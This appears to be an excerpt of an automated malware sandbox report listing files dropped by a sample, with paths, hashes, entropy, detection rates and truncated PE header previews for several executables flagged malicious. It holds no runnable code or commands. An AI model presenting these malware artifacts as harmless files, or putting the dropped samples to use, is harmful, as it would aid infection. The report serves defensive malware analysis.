Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeIma ges_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561 934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..2,"Microsoft.CSharp, Vers ion=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Dynamic, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"Sy stem.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..

C:\Users\user\AppData\Local\Packages\ActiveSync\LocalState\DiagOutputDir\SyncVerbose.etl

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.11006684540162404
Encrypted:	false
SSDEEP:	12:26IpXm/Ey6q9995ENi82q3qQ10nMCldimE8eawHjcS:26IUl68qU8TLyMCldzE9BHjcS
MD5:	C70ACB2F62D8228E848C5D2086578B82
SHA1:	8E6C9BA0F56238FB56C69E48FCE0786322CD6F98
SHA-256:	5AC085EB494970F894D019E9F4F859E483820AF5E433462F36A76D532FC99162
SHA-512:	91A7F800385A6200DE1B03E0914F5AB8DB47D098A07D23293A8C6E934317CC2EFC7C2C772AD6710F97AD010F83BC5EEA372B1144B81961D204E1380A9D215DF
Malicious:	false
Reputation:	unknown
Preview:	.....l...8.....*.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... .....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....4iC..... .....i.k&.....S.y.n.c.V.e.r.b.o.s.e...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.p.a. c.k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.S.y.n.c.V.e.r.b.o.s.e...e.t.l.....P.P.l...8....,*..... ....

C:\Users\user\AppData\Local\Packages\ActiveSync\LocalState\DiagOutputDir\UnistackCircular.etl

Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.11260456173701125
Encrypted:	false
SSDEEP:	12:kENnXm/Ey6q9995ENc1miM3qQ10nMCldimE8eawHza1miIc:kE8l68qO1tMLyMCldzE9BHza1tIc
MD5:	416D9B563DDFC63EBDBA8E7F639661ED
SHA1:	DECF8349773D38054EA748098ADCE80E5A912733
SHA-256:	2CB04236B6072A7CA29866F0E7C8300AA428A91BE7D7B7439216DD18D9643142
SHA-512:	D5D3A1C605B78B16908FA3D471973ABCA6C1267441B59335E3259A941F2D07C6BC3ACE7E5B4AE7AB875191B7D69513151C7D988DFE6959C632CFD622D96F30E
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Packages\ActiveSync\LocalState\DiagOutputDir\UnistackCircular.etl	
Preview:	.....l...8.....}*.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... .....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....4iC..... .....A.k&.....U.n.i.s.t.a.c.k.C.i.r.c.u.l.a.r...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c. a.l.\.p.a.c.k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.U.n.i.s.t.a.c.k.C.i.r.c.u.l.a.r...e.t.l.....P.P.l...8.....}*..... ....

C:\Users\user\AppData\Local\Packages\ActiveSync\LocalState\DiagOutputDir\UnistackCritical.etl	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.11265959394951856
Encrypted:	false
SSDEEP:	12:k7Xm/Ey6q9995ENDL1mK2P3qQ10nMCldimE8eawHza1mKy:kyl68qNL1iPLyMCldzE9BHza1m
MD5:	1F8A88ACB4E3C8260B350CB5B80D428D
SHA1:	A905D30B4FCD9A7F722845FB20AC84C36AA2DA61
SHA-256:	1A33BA847645CEDCB953DA8118AE544923EAE648EC9AACE096BB721F84957250
SHA-512:	873579B18C43A6FF0CD031EBECC5F596CA56F92A3AC0A33562E2C1197D3BBCFAC1DEE5F4DC76F61797A666FEC4C594948C3C7A5B18865C42DEF387C2D2311 0
Malicious:	false
Reputation:	unknown
Preview:	.....l...8.....|*.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... .....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....4iC..... .....j&.....U.n.i.s.t.a.c.k.C.r.i.t.i.c.a.l...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c. a.l.\.p.a.c.k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.U.n.i.s.t.a.c.k.C.r.i.t.i.c.a.l...e.t.l.....P.P.l...8...$(|*..... ....

C:\Users\user\AppData\Local\Temp\1876.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	356864
Entropy (8bit):	7.848593493266229
Encrypted:	false
SSDEEP:	6144:v5aWbksiNTBiNg5/dEQECtD2YajndnU4aomwStqUJE0ra7yswH:v5atNTMNg5eQX2BdUcDStq+J4bwH
MD5:	6E7430832C1C24C2BF8BE746F2FE583C
SHA1:	158936951114B6A76D665935AD34F6581556FCDF
SHA-256:	972D533E4DF0786799C0E7C914AA6C04870753C10757C5D58CD874B92A7F4739
SHA-512:	79289323C1104F7483FAC9BF2BCAB5B3804C8F2315C8EDEA9D7C83C8B68B64473122F9B38627169D64A35A960A5F74A3364159CA9CB37B0A2B1BA1B41607A8C
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....usZ.....2.....\.....0....@..... .....lq.....pt..<.....code...~8.....`..... ..`.text...B....P.....>..... ..`.rdata...3...0 ...4.....@..@.data.....p.....J.....@....rsrc.....\.....@..@..... ....

C:\Users\user\AppData\Local\Temp\2F3C.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	3570176
Entropy (8bit):	**7.997630766149595**
Encrypted:	**true**
SSDEEP:	98304:Eyu1PF0IdV1/b4gfya9kofb/4rosp08oUPQH:EjtFp/tfyOTQrosGrUP0
MD5:	DDC599DB99362A7D8642FC19ABE03871
SHA1:	11199134356D8DE145D2EE22AAC37CA8AABA8A0B
SHA-256:	5D94F66FD3315E847213E16E19DFEB008B020798CFFF1334D48AC3344B711F22
SHA-512:	E35DBE56828E804AA78FE436E1717C3A09C416DBE2873FFFC9B44393E7EC2336CE9C544E4D6011C58E7E706819AEABC027AF9A85AA2A2509BDFC39699560AB D
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 46%
Reputation:	unknown

C:\Users\user\AppData\Local\Temp\2F3C.exe

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....O.a.....$.....@....@..... T.....b.6.....|IO. .....M..... .....@.....0.....@..... ....&....@.....@.....0.....@.....1...P.....@.....02...../.....@....rsrc.....M.....40.....@....T3QbYgM.....`O.....1..... ..@....adata.....T.....z6.....@..... .....

C:\Users\user\AppData\Local\Temp\38ED.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	301056
Entropy (8bit):	5.192330972647351
Encrypted:	false
SSDEEP:	3072:4/ls8LAAkcooHqeUolNx8IA0ZU3D80T840yWrxpzbgqruJnfed:Ils8LA/oHbbLAGOfT8auzbgwuJG
MD5:	277680BD3182EB0940BC356FF4712BEF
SHA1:	5995AE9D0247036CC6D3EA741E7504C913F1FB76
SHA-256:	F9F0AAF36F064CDFC25A12663FFA348EB6D923A153F08C7CA9052DCB184B3570
SHA-512:	0B777D45C50EAE00AD050D3B2A78FA60EB78FE837696A6562007ED628719784655BA13EDCBBEE953F7EEFADE49599EE6D3D23E1C585114D7AECDDDA9AD1D0 ECB
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 46%, Browse • Antivirus: ReversingLabs, Detection: 77%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....2t..v.i.v.i.v.i.hG..i.i.hG....i.hG..[.i.Q...q.i.v.h...i.hG..w.i.hG..w.i. hG..w.i.Richv.i.....PE..L.....b_.....-.....0....@..... .....e..P.....2..... Y..@..... .0.....text..... ..`.rdata..D?...0...@..."....@..@.data...X....p...$...b.....@....rsrc.....@..@..... ....

C:\Users\user\AppData\Local\Temp\3A97.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	905216
Entropy (8bit):	7.399713113456654
Encrypted:	false
SSDEEP:	12288:KoXpNqySLyUDd48BpBIfj2ucA0ZeEbVkw+lMbguodE1z0oLxCZJ9tzj8kpcunn:KoO9FDZpBIMR/4Mzv2Jnp
MD5:	852D86F5BC34BF4AF7FA89C60569DF13
SHA1:	C961CCD088A7D928613B6DF900814789694BE0AE
SHA-256:	2EAA2A4D6C975C73DCBF251EA9343C4E76BDEE4C5DDA8D4C7074078BE4D7FC6F
SHA-512:	B66B83D619A242561B2A7A7364428A554BB72CCC64C3AC3F28FC7C73EFE95C7F9F3AC0401116AE6F7B41B960C323CC3B7ADAC782450013129D9DEC49A81DCE 7
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 63%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....g.....q.l....v....h.....E....x.....f.....c...Rich.....PE..L....[._. ....2.....0.....0....@.....P\|.....q.....Xf..(....p.. .....1.....@Y..@.....0.....text..... .. ..`.rdata..''?...0...@...$.....@..@.data...8....p.....d.....@....rsrc... .n..p.....@..@..... .....

C:\Users\user\AppData\Local\Temp\45A0.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	320000
Entropy (8bit):	6.688085133585924
Encrypted:	false
SSDEEP:	6144:/Oavz6WY4qUEWuH0EAy7mlXafNHJgrtkP7T2A/HHdsJs:m3WY4qUlEUXGHCRkTT2AHd
MD5:	228E9E4A42F5596A5BECBACC44A03FC7
SHA1:	C1207AD874E88DB39FB45FBB30B80A22B14A3F8D
SHA-256:	587E1548861C1D728E458C1A01C5D7778A9981C292F472D0E53B762E52C3112F
SHA-512:	37DA876A33AB47DDF9A321AC0064E8DABE2D7DCC19BBFCEA83623F0D156B237048DEA40775BB4F1B8068F02FB559A78307C9AC9A13F3C73FCD4AB695F3A63 13
Malicious:	**true**

C:\Users\user\AppData\Local\Temp\45A0.exe

Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....z<...R...R...R..I...R..I.g.R...)...R...S.>.R..I...R..I...R..I...R.Rich. .R.....PE..L...x.|`.....@.....(.....0...@.....@..... .....text...B..... ..`.data.....@....diw.....@....dekezuc.....@....vop.....@....rsrc..... .....@..@.reloc...F.....H.....@..B..... .....

C:\Users\user\AppData\Local\Temp\4F87.exe

Process:	C:\Windows\explorer.exe
File Type:	MS-DOS executable
Category:	dropped
Size (bytes):	557664
Entropy (8bit):	7.687250283474463
Encrypted:	false
SSDEEP:	12288:fWxcQhhhhhn8bieAtJlllLtrHWnjkQrK8iBHZkshvesxViA9Og+:fWZhhhhhUATlLtrUbK8oZphveoMA9
MD5:	6ADB5470086099B9169109333FADAB86
SHA1:	87EB7A01E9E54E0A308F8D5EDFD3AF6EBA4DC619
SHA-256:	B4298F77E454BD5F0BD58913F95CE2D2AF8653F3253E22D944B20758BBC944B4
SHA-512:	D050466BE53C33DAAF1E30CD50D7205F50C1ACA7BA13160B565CF79E1466A85F307FE1EC05DD09F59407FCB74E3375E8EE706ACDA6906E52DE6F2DD5FA3ED CD
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....o...g.'.:.(3...32.....f.....C'B{b.....+..R...d:.....Q..... ....PE..L....5.....0..$...*..... ..`....@.....0.....@....@.....p.....P)..... ..idata...`.....`.pdata.....p.....@....rsrc...P).....0.....@..@.didata.....x.....@..... .....g..L.r9..v9.<iP.hL[Kc...",..

C:\Users\user\AppData\Local\Temp\57F4.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	357376
Entropy (8bit):	7.848837612305308
Encrypted:	false
SSDEEP:	6144:L5aWbksiNTBCxw++TiSUOTtF08P3A6rZluu2PocRzBcByMFkBrBXwNmQp9Un:L5atNTAduU0tFDdlD2PVRzBeyiuFbAGn
MD5:	98E5E0F15766F21E9DCBEEF7DFB6EBB2
SHA1:	921E1B410528FF10A2C3980E35A8F036FF5E40B3
SHA-256:	5C7BF1968002CFFE455B5651C6D650323EA800AD03FA996A9F96CC01028AB093
SHA-512:	E425628E1A6311EBF57F73213DF8CDA9C8B5E888A6054188485614D1910F9E1CD879D5DE1D284CA9754D6405809FBDCC9FEFB72852ACE8E7357A71099800CC4
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....usZ.....2.....^.....0....@..... .....lq.....L.....pt..<.....code...~8.....:..... ..`.text...B....P.....>..... ..`.rdata...3...0 ...4.....@..@.data.....p.....J.....@....rsrc...L.....\.....@..@..... ....

C:\Users\user\AppData\Local\Temp\E844.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	323072
Entropy (8bit):	6.7090712166873185
Encrypted:	false
SSDEEP:	6144:/YEm3J+HoT/tixXf4a845bUTonGs2tqd/QMqjn:/nm3J+nd4CNCoGs28/Q
MD5:	E65722B6D04BD927BCBF5545A8C45785
SHA1:	5E66800F19A33F89AC68C72EF80FCD8EB94EAB44
SHA-256:	70C3CA7C90CC0A490CA569E569F5EC6377F2C8262F150D63077832030DB4DD94
SHA-512:	6A9AA8096161EB4CE9C3E9DBB8BA3B98F1BC8078076B0C421E45B77139D7875BD8D69CA470C6E36EF776935E06D079051B3DD2F3EE9D3EC10A63944D81D035 B
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%

C:\Users\user\AppData\Local\Temp\E844.exe

Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....z<...R...R...R..I...R..I.g.R...)...R...S.>.R..I...R..I...R..I...R..I...R.Rich. .R.....PE..L...9.g_.....@.....8.....$...(.....0...@.....@..... .....text..... ..`.data.....@....tegog.....@....jat.....@....vudit.....@....rsrc....."..... .....@..@.reloc...G.....H.....@..B..... .....

C:\Users\user\AppData\Local\Temp\F3E.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	373760
Entropy (8bit):	6.990411328206368
Encrypted:	false
SSDEEP:	6144:GszrgLWpo6b1OmohXrIdF5SpBLE4Hy+74YOAnF3YFUGFHWEZq:Gsgq3b1Omsb7pBLEazsYOSGFHFHW
MD5:	8B239554FE346656C8EEF9484CE8092F
SHA1:	D6A96BE7A61328D7C25D7585807213DD24E0694C
SHA-256:	F96FB1160AAAA0B073EF0CDB061C85C7FAF4EFE018B18BE19D21228C7455E489
SHA-512:	CE9945E2AF46CCD94C99C36360E594FF5048FE8E146210CF8BA0D71C34CC3382B0AA252A96646BBFD57A22E7A72E9B917E457B176BCA2B12CC4F662D8430427D
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 29%, Browse • Antivirus: ReversingLabs, Detection: 81%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....l..U(...(...(...6.).1...6.?.W...l..+...(.....6.8.....6.(.)...6.-.)...Rich(..... .....PE..L...a.R`.....v.....@.....@.....&.....(.....{.....0.....@.....8..... .....text..... ..`.data.....@....gizi.....@....bur.....@....wob.....@....rsrc....{.....|..... @..@.reloc..4F...0...H...l.....@..B..... .....

C:\Users\user\AppData\Local\Temp\F45B.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	319488
Entropy (8bit):	6.688703553273413
Encrypted:	false
SSDEEP:	6144:S909///L+1wVKxy1Tx1aae6lRfp0ywq7277u/0JXpG:S+1CwlaibfWyh72O/0
MD5:	AE68C579B04E099661F2647392413398
SHA1:	86A5FF64E1BC97E326DE15DAD416CAAB0D65ED63
SHA-256:	3C01A5C7F92692B7B8EE8CDABD23B341645BA3D972163DD90D0CC4327F841BF6
SHA-512:	A7B53C2159EA5D7C9AF1C374E8CA5FC82F36B8CA866540F07270750035EBCF702693B2E52C3F1B6421015BD33E4AB82EBED7F30C813D3640A92A1B365287B3B
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....z<...R...R...R..I...R..I.g.R...)...R...S.>.R..I...R..I...R..I...R..I...R.Rich. .R.....PE..L...C.g_.....0.....@.....ad.....d...(.....0...@.....@..... .....text..... ..`.data.....@....wager.....@....pevojok.....@....hovefup.....@....rsrc..... .....@..@.reloc...F.....H.....@..B..... .....

C:\Users\user\AppData\Local\Temp\FA8C.exe

Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	905216
Entropy (8bit):	7.399713113456654
Encrypted:	false
SSDEEP:	12288:KoXpNqySLyUDd48BpBIfj2ucA0ZeEbVkw+lMbguodE1z0oLxCZJ9tzj8kpcunn:KoO9FDZpBIMR/4Mzv2Jnp
MD5:	852D86F5BC34BF4AF7FA89C60569DF13
SHA1:	C961CCD088A7D928613B6DF900814789694BE0AE
SHA-256:	2EAA2A4D6C975C73DCBF251EA9343C4E76BDEE4C5DDA8D4C7074078BE4D7FC6F
SHA-512:	B66B83D619A242561B2A7A7364428A554BB72CCC64C3AC3F28FC7C73EFE95C7F9F3AC0401116AE6F7B41B960C323CC3B7ADAC782450013129D9DEC49A81DCE7
Malicious:	**true**

C:\Users\user\AppData\Local\Temp\FA8C.exe	
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 63%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....g.....q.I....v....h.....E....x....f....c...Rich.....PE..L....[._. ....2.....0.....0....@.....P\|.....q.....Xf..(....p.. .....1.....@Y..@.....0.....text..... .. ..`.rdata..''?...0...@...$.....@..@.data...8....p.....d.....@....rsrc... .n..p.....@..@.....

C:\Users\user\AppData\Local\Temp\FF49.exe	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	modified
Size (bytes):	537088
Entropy (8bit):	5.840438491186833
Encrypted:	false
SSDEEP:	12288:SV2DJxKmQESnLJYydpKDDCrqXSIXcZD0sgbxRo:nK1vVYcZyXSY
MD5:	D7DF01D8158BFADDC8BA48390E52F355
SHA1:	7B885368AA9459CE6E88D70F48C2225352FAB6EF
SHA-256:	4F4D1A2479BA99627B5C2BC648D91F412A7DDDDF4BCA9688C67685C5A8A7078E
SHA-512:	63F1C903FB868E25CE49D070F02345E1884F06EDEC20C9F8A47158ECB70B9E93AAD47C279A423DB1189C06044EA261446CAE4DB3975075759052D264B020262A
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 46%, Browse • Antivirus: ReversingLabs, Detection: 89%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...?y*.....0..*.....I... ...`....@.. ..... ..@.....`I..K....`..... ..... ..H.....text....)... ...*..... ..`.rsrc.....`.....@....reloc..... .....0.....@..B.....I.....H.....?.....hX..}.....(....*..0..,.....(d...8....*.~....u....s....z&8.....8.....*.....*....(d...(....*...j*.... ..*.....*.....*.....*....(....*.~(....(^...8....*(.....8.....*.....*.....*.....*.....*....0.....*.0.....*.0.....*....*.....*.....*....(....*..0.....*....*....0.....*.(....z.A.....z.A..... .....*.....*.....*.....*.....*.....

C:\Users\user\AppData\Local\Temp\ackjzztq.exe	
Process:	C:\Users\user\AppData\Local\Temp\F45B.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	13719552
Entropy (8bit):	3.7843217238005433
Encrypted:	false
SSDEEP:	6144:m909///L+1wVKxy1Tx1aae6lRfp0ywq7277u/0JXpG:m+1CwlaibfWyh72O/0
MD5:	13A78EB6D6AC0166C77C02B0E6055E53
SHA1:	852B974D74EFBFF7DD64EA27223A3717283A0A74
SHA-256:	604218A1556B6A189349D4FBC7569260D17C9D5E0055581DE02514B8A057ED3F
SHA-512:	754048E295CB35EBA1CF47E4DCAE51A27A1B10709D82332C9A4E5537C6096E533449E03CFA991E9F32BBD49C89EE11EB0B452817316BEA03F1A02F800268280C
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....z<...R...R..R..I...R..I.g.R...)...R...S.>.R..I...R..I...R..I...R.Rich. .R.....PE..L...C.g_.....0.....@.....ad.....d..(.....0...@.....@..... .....text..... ..`.data.....@....wager.....@....pevojok.....@....hovefup.....@....rsrc..... .....@..@.reloc...F.....@..B.....

C:\Users\user\AppData\Local\packages\ActiveSync\LocalState\DiagOutputDir\SyncVerbose.etl.0001@ (copy)	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.11006684540162404
Encrypted:	false
SSDEEP:	12:26IpXm/Ey6q9995ENi82q3qQ10nMCldimE8eawHjcS:26IUl68qU8TLyMCldzE9BHjcS
MD5:	C70ACB2F62D8228E848C5D2086578B82
SHA1:	8E6C9BA0F56238FB56C69E48FCE0786322CD6F98
SHA-256:	5AC085EB494970F894D019E9F4F859E483820AF5E433462F36A76D532FC99162
SHA-512:	91A7F800385A6200DE1B03E0914F5AB8DB47D098A07D23293A8C6E934317CC2EFC7C2C772AD6710F97AD010F83BC5EEA372B1144B81961D204E1380A9D215DF
Malicious:	false

C:\Users\user\AppData\Local\packages\ActiveSync\LocalState\DiagOutputDir\SyncVerbose.etl.0001@ (copy)	
Reputation:	unknown
Preview:	.....l...8.....*.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... .....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....4iC..... .....i.k&.....S.y.n.c.V.e.r.b.o.s.e...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.p.a. c.k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.S.y.n.c.V.e.r.b.o.s.e...e.t.l.....P.P.l...8.....*..... ....

C:\Users\user\AppData\Local\packages\ActiveSync\LocalState\DiagOutputDir\UnistackCircular.etl.0001 (copy)	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.11260456173701125
Encrypted:	false
SSDEEP:	12:kENnXm/Ey6q9995ENc1miM3qQ10nMCldimE8eawHza1miIc:kE8l68qO1tMLyMCldzE9BHza1tIc
MD5:	416D9B563DDFC63EBDBA8E7F639661ED
SHA1:	DECF8349773D38054EA748098ADCE80E5A912733
SHA-256:	2CB04236B6072A7CA29866F0E7C8300AA428A91BE7D7B7439216DD18D9643142
SHA-512:	D5D3A1C605B78B16908FA3D471973ABCA6C1267441B59335E3259A941F2D07C6BC3ACE7E5B4AE7AB875191B7D69513151C7D988DFE6959C632CFD622D96F30E
Malicious:	false
Reputation:	unknown
Preview:	.....l...8.....}*.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... .....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....4iC..... .....A.k&.....U.n.i.s.t.a.c.k.C.i.r.c.u.l.a.r...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c. a.l.\.p.a.c.k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.U.n.i.s.t.a.c.k.C.i.r.c.u.l.a.r...e.t.l.....P.P.l...8.....}*..... ....

C:\Users\user\AppData\Local\packages\ActiveSync\LocalState\DiagOutputDir\UnistackCritical.etl.0001B. (copy)	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.11265959394951856
Encrypted:	false
SSDEEP:	12:k7Xm/Ey6q9995ENDL1mK2P3qQ10nMCldimE8eawHza1mKy:kyl68qNL1iPLyMCldzE9BHza1m
MD5:	1F8A88ACB4E3C8260B350CB5B80D428D
SHA1:	A905D30B4FCD9A7F722845FB20AC84C36AA2DA61
SHA-256:	1A33BA847645CEDCB953DA8118AE544923EAE648EC9AACE096BB721F84957250
SHA-512:	873579B18C43A6FF0CD031EBECC5F596CA56F92A3AC0A33562E2C1197D3BBCFAC1DEE5F4DC76F61797A666FEC4C594948C3C7A5B18865C42DEF387C2D2311 0
Malicious:	false
Reputation:	unknown
Preview:	.....l...8.....|*.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... .....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....4iC..... .....j&.....U.n.i.s.t.a.c.k.C.r.i.t.i.c.a.l...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c. a.l.\.p.a.c.k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.U.n.i.s.t.a.c.k.C.r.i.t.i.c.a.l...e.t.l.....P.P.l...8...$(|*..... ....

C:\Users\user\AppData\Roaming\wtrawui	
Process:	C:\Windows\explorer.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	288256
Entropy (8bit):	5.131120677572101
Encrypted:	false
SSDEEP:	3072:AjryFle1Gz41IsR9Cw6saqJEqpUKyp9up6uVVggjcGkNlVqI:Ajry2sDbXJR69HC7ITsq
MD5:	8C3223ABE34B2BE4CBC6AF48963CEDA1
SHA1:	ED538D7D21F6FE3F3CC4D8FD7C93288C7E9B9651
SHA-256:	4E9AABB8ABF8954EB2EDC1AC5E5D80EFB995B570AF08DBC229930E471AE9BF08
SHA-512:	AD7EA92AC40CB0C92646F16401C5B7D86BA26CD2AA47206FC03630B2566F7068FDEEC10E7E4C4BF43EAAA62EEB945E0785103EB4CFB44A5213FB2E85E56191 DE
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	unknown

C:\Users\user\AppData\Roaming\wtrawui

Preview:

MZ......................@...!..L.!This program cannot be run in DOS mode....$..................g.....q.l....v....h......E....x.....f.....c...Rich..................PE..L......_.
................$...........4.......@....@.................................|..v..(....................................A...............................i..@............@...............................text...#".....
..$.................. ..`.rdata...?...@...@...(.............@..@.data...8........ ...h.............@....rsrc..............................@..@..
....

C:\Users\user\AppData\Roaming\wtrawui:Zone.Identifier

Process:	C:\Windows\explorer.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	unknown

Preview:

[ZoneTransfer]....ZoneId=0

C:\Windows\ServiceProfiles\LocalService\AppData\Local\Temp\MpCmdRun.log

Process:	C:\Program Files\Windows Defender\MpCmdRun.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF, CR line terminators
Category:	modified
Size (bytes):	9062
Entropy (8bit):	3.1623106613162286
Encrypted:	false
